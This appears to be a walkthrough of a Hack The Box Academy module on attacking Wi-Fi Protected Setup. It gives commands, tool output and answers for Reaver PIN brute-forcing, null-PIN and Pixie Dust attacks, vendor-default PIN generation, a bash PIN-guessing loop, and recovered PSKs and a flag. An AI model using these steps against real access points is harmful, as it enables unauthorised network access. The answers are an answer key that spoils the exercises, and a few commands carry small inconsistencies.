Attacking Wi-Fi Protected Setup (WPS):

Link to challenge: https://academy.hackthebox.com/module/186

(log in required)

Class: Tier II | Medium | Offensive

Before we begin: throughout the module we will be requested to login to target machine

The credentials and target IP will be provided for us by the module.

we will use xfreerdp with the command:

```
xfreerdp /v:<Target IP> /u:<username> /p:<password>
/dynamic-resolution
```

this operation will be referred throughout the writeup as ‘RDP login’.

the default credentials are ‘wifi:wifi’, unless specified otherwise.

Introduction

WPS Reconnaissance:

Question: How many WIFI networks with WPS are available? (Answer in digit format: e.g., 5)

Answer: 3

Method: First - we will list the network interfaces with the command:

```
iwconfig
```

there is a Wi-Fi interface ‘wlan0’

```
wifi@WiFiIntro:~$ iwconfig
lo        no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

eth0      no wireless extensions.
```


Let’s enable monitor on it:

```
sudo airmon-ng start wlan0
```

```
wifi@WiFiIntro:~$ sudo airmon-ng start wlan0

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    184 avahi-daemon
    204 wpa_supplicant
    210 avahi-daemon
    219 NetworkManager

PHY     Interface       Driver          Chipset

phy2    wlan0           htb80211_chipset        HTB ChipSet of 802.11 radio(s) for mac80211

                (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
                (mac80211 station mode vif disabled for [phy2]wlan0)
```

And search for Wi-fi networks with WPS available using the command:


```
sudo airodump-ng --wps --ignore-negative-one wlan0mon
```



Question: What is the name of the WIFI network with the BSSID D8:D7:3D:EB:29:D5?

Answer: CyberNetSecure

Method: we can observe in the screenshot in the question above that the last result BSSID has the mentioned value:



Online PIN Brute-Forcing Attacks

Online PIN Brute-Forcing Using Reaver:

Question: What is the WPA PSK for the WIFI Network named HackTheWifi?

Answer:

Method: first, if the wlan0mon (wlan0 monitoring interface) is enable, lets stop it:

```
sudo airmon-ng stop wlan0mon
```

```
wifi@WiFiIntro:~$
sudo airmon-ng stop wlan0mon

PHY     Interface       Driver          Chipset

phy2    wlan0mon        htb80211_chipset        HTB ChipSet of 802.11 radio(s) for mac80211

                (mac80211 station mode vif enabled on [phy2]wlan0)

                (mac80211 monitor mode vif disabled for [phy2]wlan0mon)
```

When the 'wlan0mon' interface is stopped – lets confirm that with

```
iwconfig
```

```
wifi@WiFiIntro:~$ iwconfig
lo        no wireless extensions.

mon0      IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

eth0      no wireless extensions.
```

'wlan0mon' interface no longer appears, means it worked.

Now, lets set again monitoring, but this time using ‘iw’ command:

```
sudo iw dev wlan0 interface add mon0 type monitor
```

to set the interface ‘mon0’ to monitor ‘wlan0’:

```
wifi@WiFiIntro:~$ sudo iw dev wlan0 interface add mon0 type monitor
```

Then set it up:

```
sudo ifconfig mon0 up
```

and confirming the new interface is up:

```
iwconfig
```

```
wifi@WiFiIntro:~$ sudo ifconfig mon0 up
wifi@WiFiIntro:~$ iwconfig
lo        no wireless extensions.

mon0      IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

eth0      no wireless extensions.
```

The ‘wlan0’ monitoring interface ‘mon0’ is up and running.

Now, lets monitor the newly made interface with the command:

```
sudo airodump-ng mon0 --wps
```

```
wifi@WiFiIntro:~$ sudo airodump-ng mon0 --wps

 CH  4 ][ Elapsed: 0 s ][ 2024-12-24 20:39

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID

 C2:A1:2D:A9:05:92  -28       23        0    0   1   54   WPA2 CCMP   PSK  2.0    HackTheWifi
 D8:D7:3D:EB:29:D5  -28       23        0    0   1   54   WPA2 CCMP   PSK  2.0    CyberNetSecure
 D6:F6:00:7D:CC:DA  -28       23        0    0   1   54   WPA2 CCMP   PSK  2.0    Corp-VPN

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

*Note – execution might take few moments until the output is displayed. *

The BSSID of ‘HackTheWifi’ is: C2:A1:2D:A9:05:92.

*note – BSSID value might change between attempts. *

Let’s run ‘Reaver’ Wifi Protected Setup (WPS) online password cracking

```
sudo reaver -i mon0 -b C2:A1:2D:A9:05:92 -c 1
```

```
wifi@WiFiIntro:~$ sudo reaver -i mon0 -b C2:A1:2D:A9:05:92 -c 1

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from C2:A1:2D:A9:05:92
[+] Received beacon from C2:A1:2D:A9:05:92
[!] Found packet with bad FCS, skipping...
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] 0.00% complete @ 2024-12-24 20:39:39 (0 seconds/pin)
```

*

*

```
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] Associated with C2:A1:2D:A9:05:92 (ESSID: HackTheWifi)
[+] 100.00% complete @ 2024-12-24 20:39:55 (12 seconds/pin)
[+] WPS PIN: '01235678'
[+] WPA PSK: 'WhatisRealANdNot'
[+] AP SSID: 'HackTheWifi'
```

*note – a reset of the target machine might needed to get this to work. *

Question: What is the WPA PSK for the WIFI Network named Corp-VPN?

Answer: NullPINS

Method: Back to the wps list:

```
wifi@WiFiIntro:~$ sudo airodump-ng mon0 --wps

 CH  4 ][ Elapsed: 0 s ][ 2024-12-24 20:39

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID

 C2:A1:2D:A9:05:92  -28       23        0    0   1   54   WPA2 CCMP   PSK  2.0    HackTheWifi
 D8:D7:3D:EB:29:D5  -28       23        0    0   1   54   WPA2 CCMP   PSK  2.0    CyberNetSecure
 D6:F6:00:7D:CC:DA  -28       23        0    0   1   54   WPA2 CCMP   PSK  2.0    Corp-VPN
```

We take the BSSID of 'Cop-VPN' - D6:F6:00:7D:CC:DA.

Now, we will use 'Reaver', brute forcing with null pin:

```
sudo reaver -i mon0 -b C2:A1:2D:A9:05:92 -c 1 -p " "
```

```
wifi@WiFiIntro:~$ sudo reaver -i mon0 -b D6:F6:00:7D:CC:DA -c 1 -p " "

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from D6:F6:00:7D:CC:DA
[+] Received beacon from D6:F6:00:7D:CC:DA
[!] Found packet with bad FCS, skipping...
[+] Associated with D6:F6:00:7D:CC:DA (ESSID: Corp-VPN)
[+] WPS PIN: ' '
[+] WPA PSK: 'NullPINS'
[+] AP SSID: 'Corp-VPN'
```

Question: The first 4 digits of the WPS PIN for the WiFi network named CyberNetSecure are 8487. What are the remaining 4 digits?

Answer: 0575

Method: now we take 'CyberNetSecure' BSSID: D8:D7:3D:EB:29:D5

```
wifi@WiFiIntro:~$ sudo airodump-ng mon0 --wps

 CH  4 ][ Elapsed: 0 s ][ 2024-12-24 20:39

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID

 C2:A1:2D:A9:05:92  -28       23        0    0   1   54   WPA2 CCMP   PSK  2.0    HackTheWifi
 D8:D7:3D:EB:29:D5  -28       23        0    0   1   54   WPA2 CCMP   PSK  2.0    CyberNetSecure
 D6:F6:00:7D:CC:DA  -28       23        0    0   1   54   WPA2 CCMP   PSK  2.0    Corp-VPN
```

And as we are told the first 4 digits of the pin is '8487' – we will use the command:

```
sudo reaver -i mon0 -b D8:D7:3D:EB:29:D5 -c 1 -p 8487
```

```
wifi@WiFiIntro:~$ sudo reaver -i mon0 -b D8:D7:3D:EB:29:D5 -c 1 -p 8487

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from D8:D7:3D:EB:29:D5
[+] Received beacon from D8:D7:3D:EB:29:D5
[!] Found packet with bad FCS, skipping...
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] 90.96% complete @ 2024-12-24 20:57:41 (1 seconds/pin)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
```

*

*

```
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] 91.51% complete @ 2024-12-24 20:59:13 (1 seconds/pin)
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] WPS PIN: '84870575'
[+] WPA PSK: 'EveryTh!nGisF@k3'
[+] AP SSID: 'CyberNetSecure'
```

And take the remaining of the PIN - 0575

Secured Access Points:

Question: Perform a brute-force attack on the WiFi network named HackTheBox_Secure. After how many attempts does the AP get locked? (Answer in digit format: e.g., 5)

Answer: 3

Method: First, lets enable interface mon0 as done in the previous section:

```
sudo iw dev wlan0 interface add mon0 type monitor;
sudo ifconfig mon0 up;
```

and confirm the interface is active with:

```
iwconfig
```

```
wifi@WiFiIntro:~$ sudo iw dev wlan0 interface add mon0 type monitor;
sudo ifconfig mon0 up;
wifi@WiFiIntro:~$ iwconfig
lo        no wireless extensions.

mon0      IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

When the monitor interface is up and running, lets scan for networks:

```
sudo airodump-ng mon0 --wps -c 1
```

```
Failed initializing wireless card(s): mon0
wifi@WiFiIntro:~$ sudo airodump-ng mon0 --wps -c 1

 CH  1 ][ Elapsed: 0 s ][ 2024-12-25 13:08 ][ fixed channel mon0: -1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID

 8E:F9:39:65:45:C1  -28 100       26        0    0   1   54   WPA2 CCMP   PSK  2.0    HackTheBox_Secure

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting...
```

We have the network ‘HackTheBox_Secure’ operating on channel 1 with the BSSID ‘8E:F9:39:65:45:C1’.

Now that we have the channel and BSSID, we can start reaver bruteforce for the PIN using the command:

```
sudo reaver -i mon0 -c 1 -b 8E:F9:39:65:45:C1 -v
```

```
wifi@WiFiIntro:~$ sudo reaver -i mon0 -c 1 -b 8E:F9:39:65:45:C1 -v

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 8E:F9:39:65:45:C1
[+] Received beacon from 8E:F9:39:65:45:C1
[+] Trying pin "12345670" 1
[!] Found packet with bad FCS, skipping...
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[+] Trying pin "00005678" 2
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[+] Trying pin "01235678" 3
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

We can observe that 3 bruteforce were attempts before the AP (access point) got locked

Question: Perform a brute-force attack on the WiFi network named HackTheBox_Secure. What is the WPS PIN?

Answer: 11115670

Method: on the same bruteforcing, waiting the necessary 60 seconds for re-checking:

```
wifi@WiFiIntro:~$ sudo reaver -i mon0 -c 1 -b 8E:F9:39:65:45:C1 -v

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 8E:F9:39:65:45:C1
[+] Received beacon from 8E:F9:39:65:45:C1
[+] Trying pin "12345670"
[!] Found packet with bad FCS, skipping...
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[+] Trying pin "00005678"
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[+] Trying pin "01235678"
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
[+] Trying pin "11115670"
[+] Associated with 8E:F9:39:65:45:C1 (ESSID: HackTheBox_Secure)
[+] WPS PIN: '11115670'
[+] WPA PSK: 'L0cK!nG_Th3_AP'
[+] AP SSID: 'HackTheBox_Secure'
```

The reaver tool continuing to bruteforce and we get the PIN.

Using Multiple Pre-defined PINs:

Question: What is the WPS PIN for the WIFI Network named CyberNetSecure?

Answer: 99956042


Method: we will use the WPS PIN generator tool 'wspin', which is pre-installed on the target machine.

Lets set the monitoring on, and look for networks, using the monitoring interface 'mon0' creating method:

```
sudo iw dev wlan0 interface add mon0 type monitor;
sudo ifconfig mon0 up;
```

then scan for networks:


```
sudo airodump-ng mon0 --wps -c 1
```




And we see the 'CyberNetSecure' network, with the BSSID 'D8:D7:3D:EB:29:D5'.

Now, lets run 'wspin' on the found BSSID:

```
wpspin -A D8:D7:3D:EB:29:D5
```




* *



There are many many possible PINS.

We need to isolate the pins, and we will put them in a file ‘pins.txt’:

```
wpspin -A D8:D7:3D:EB:29:D5 | grep -Eo '\b[0-9]{8}\b' | tr
'\n' ' ' > pins.txt
```



Upon reading the file ‘pins.txt’ – we get all the possible PINS.

Now, we will use the following bash script:

```
#!/bin/bash

# We add generated PINs into this list
PINS=$(cat pins.txt)

for PIN in $PINS
do
    echo Attempting PIN: $PIN
    # Run reaver and capture its output
    OUTPUT=$(sudo reaver --max-attempts=1 -l 100 -r 3:45 -i
mon0 -b D8:D7:3D:EB:29:D5 -c 1 -p $PIN)

    # Check if the output contains 'PSK'
    if echo "$OUTPUT" | grep -q "PSK"; then
        echo "PIN and PSK found"
        echo "PIN: $PIN"
        echo "Reaver Output: $OUTPUT"
        break
    fi
done

echo "PIN Guesses Complete"
```

*note – the BSSID of ‘CyberNetSecure’ is hardcoded to the script. *

and save it as pins.sh:

```
echo '<bash-script>' > pins.sh
```

```
wifi@WiFiIntro:~$ echo '#!/bin/bash

# We add generated PINs into this list
PINS=$(cat pins.txt)

for PIN in $PINS
do
    echo Attempting PIN: $PIN
    # Run reaver and capture its output
    OUTPUT=$(sudo reaver --max-attempts=1 -l 100 -r 3:45 -i mon0 -b D8:D7:3D:EB:29:D5 -c 1 -p $PIN)

    # Check if the output contains 'PSK'
    if echo "$OUTPUT" | grep -q "PSK"; then
        echo "PIN and PSK found"
        echo "PIN: $PIN"
        echo "Reaver Output: $OUTPUT"
        break
    fi
done

echo "PIN Guesses Complete"' > pins.sh
```

Then – we grant the script execution permissions and run it:

```
sudo chmod u+x pins.sh;
sudo ./pins.sh;
```

```
wifi@WiFiIntro:~$ sudo chmod u+x pins.sh;
sudo ./pins.sh;
Attempting PIN: 54116696

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Attempting PIN: 35154778

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Attempting PIN: 88218458
```

*

*

```
Attempting PIN: 05294176

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Attempting PIN: 99956042

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

PIN and PSK found
PIN: 99956042
Reaver Output: [+] Waiting for beacon from D8:D7:3D:EB:29:D5
[+] Received beacon from D8:D7:3D:EB:29:D5
[!] Found packet with bad FCS, skipping...
[+] Associated with D8:D7:3D:EB:29:D5 (ESSID: CyberNetSecure)
[+] WPS PIN: '99956042'
[+] WPA PSK: 'EveryTh!nGisF@k3'
[+] AP SSID: 'CyberNetSecure'
PIN Guesses Complete
```

Question: Perform a vendor lookup for the BSSID F8:CE:72:3A:D2:A1. What is the vendor's name?

Answer: Wistron Corporation

Method: we will take the BSSID, take the first half of which, and replace the colons with hyphens, and we get: 'F8-CE-72'.

Now, we will use the command:

```
grep -i "F8-CE-72" /var/lib/ieee-data/oui.txt
```

to perform vendor lookup:

```
wifi@WiFiIntro:~$ grep -i "F8-CE-72" /var/lib/ieee-data/oui.txt
F8-CE-72   (hex)                Wistron Corporation
```

Using PIN Generation Tools:

Question: What is the WPS PIN for the WIFI Network named HackTheWifi?

Answer: 93007801

Method: back to the network monitoring results:

```
wifi@WiFiIntro:~$ sudo airodump-ng mon0 --wps -c 1

 CH  1 ][ Elapsed: 12 s ][ 2024-12-25 14:45 ][ fixed channel mon0: -1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID

 66:58:CC:2E:6A:11  -28 100      167        0    0   1   54   WPA2 CCMP   PSK  2.0    HTB-Wireless
 60:38:E0:12:4F:A2  -28 100      167        0    0   1   54   WPA2 CCMP   PSK  2.0    HackTheWifi
 D8:D7:3D:EB:29:D5  -28 100      167        0    0   1   54   WPA2 CCMP   PSK  2.0    CyberNetSecure

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting...
```

We can see the BSSID of 'HackTheWifi' is '60:38:E0:12:4F:A2'.

Now, for the PIN generation tool, we will use the wps default wps PIN generator tool '[Default-wps-pin]' – using the command:

```
python2 /opt/Default-wps-pin/default-wps-pin.py
60:38:E0:12:4F:A2
```

```
wifi@WiFiIntro:~$ python2 /opt/Default-wps-pin/default-wps-pin.py 60:38:E0:12:4F:A2
derived serial number: R----20386
SSID: Arcor|EasyBox|Vodafone-124F26
WPS pin: 93007801
```

Offline PIN Brute Forcing Attacks

The Pixie Dust Attack:

Question: Scan for the available WIFI Networks. What is the name of the available WIFI network?

Answer: HackTheWifi

Method: we will establish monitoring in the original 'airmon-ng' method:

```
sudo airmon-ng start wlan0
```

```
wifi@WiFiIntro:~$ sudo airmon-ng start wlan0

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    184 avahi-daemon
    206 wpa_supplicant
    210 avahi-daemon
    227 NetworkManager

PHY     Interface       Driver          Chipset

phy1    wlan0           htb80211_chipset        HTB ChipSet of 802.11 radio(s) for mac80211

                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)
```

And search for Wi-fi networks with WPS available using the command:

```
sudo airodump-ng --wps --ignore-negative-one wlan0mon
```

```
wifi@WiFiIntro:~$ sudo airodump-ng --wps --ignore-negative-one wlan0mon

 CH  9 ][ Elapsed: 0 s ][ 2024-12-26 13:33

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSID

 12:7D:76:D9:E6:61  -28        2        0    0   1   54   WPA2 CCMP   PSK  2.0    HackTheWifi

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting...
```


Question: Perform the Pixie Dust attack on the WiFi network. What is the WPS PIN for this network?

Answer: 32452370

Method: we take the obtained 'HackTheWifi' BSSID – '12:7D:76:D9:E6:61',

And run on it the following command, using the Pixie Dust attack tool 'OneShot':

```
sudo python3 /opt/OneShot/oneshot.py -b 12:7D:76:D9:E6:61 -i wlan0mon -K
```



*

*

*note – we can also use reaver using the command:

```
sudo reaver -K 1 -vvv -b 12:7D:76:D9:E6:61 -c 1 -i mon0
```

but that requires setting the monitor using the interface addition method and not the 'airmon-ng' method.

This method will not be shown here.*

Misc WPS Attacks

Push Button Configuration:

Question: Connect to the Wi-Fi network using the PBC method as outlined in the section. Once connected, submit the flag value present at http://192.168.1.1/


Answer: HTB{CONNECT_WITH_PBC}

Method: First, lets set the monitoring:

```
sudo airmon-ng start wlan0;
```

We will proceed to run oneshot to get the PBC:

```
sudo python3 /opt/OneShot/oneshot.py -i wlan0mon --pbc
```



We get the wifi ‘HackTheWireless’ with the PSK (pre shared key) – ‘42b5215eb129abec043d7f32596f4f90’

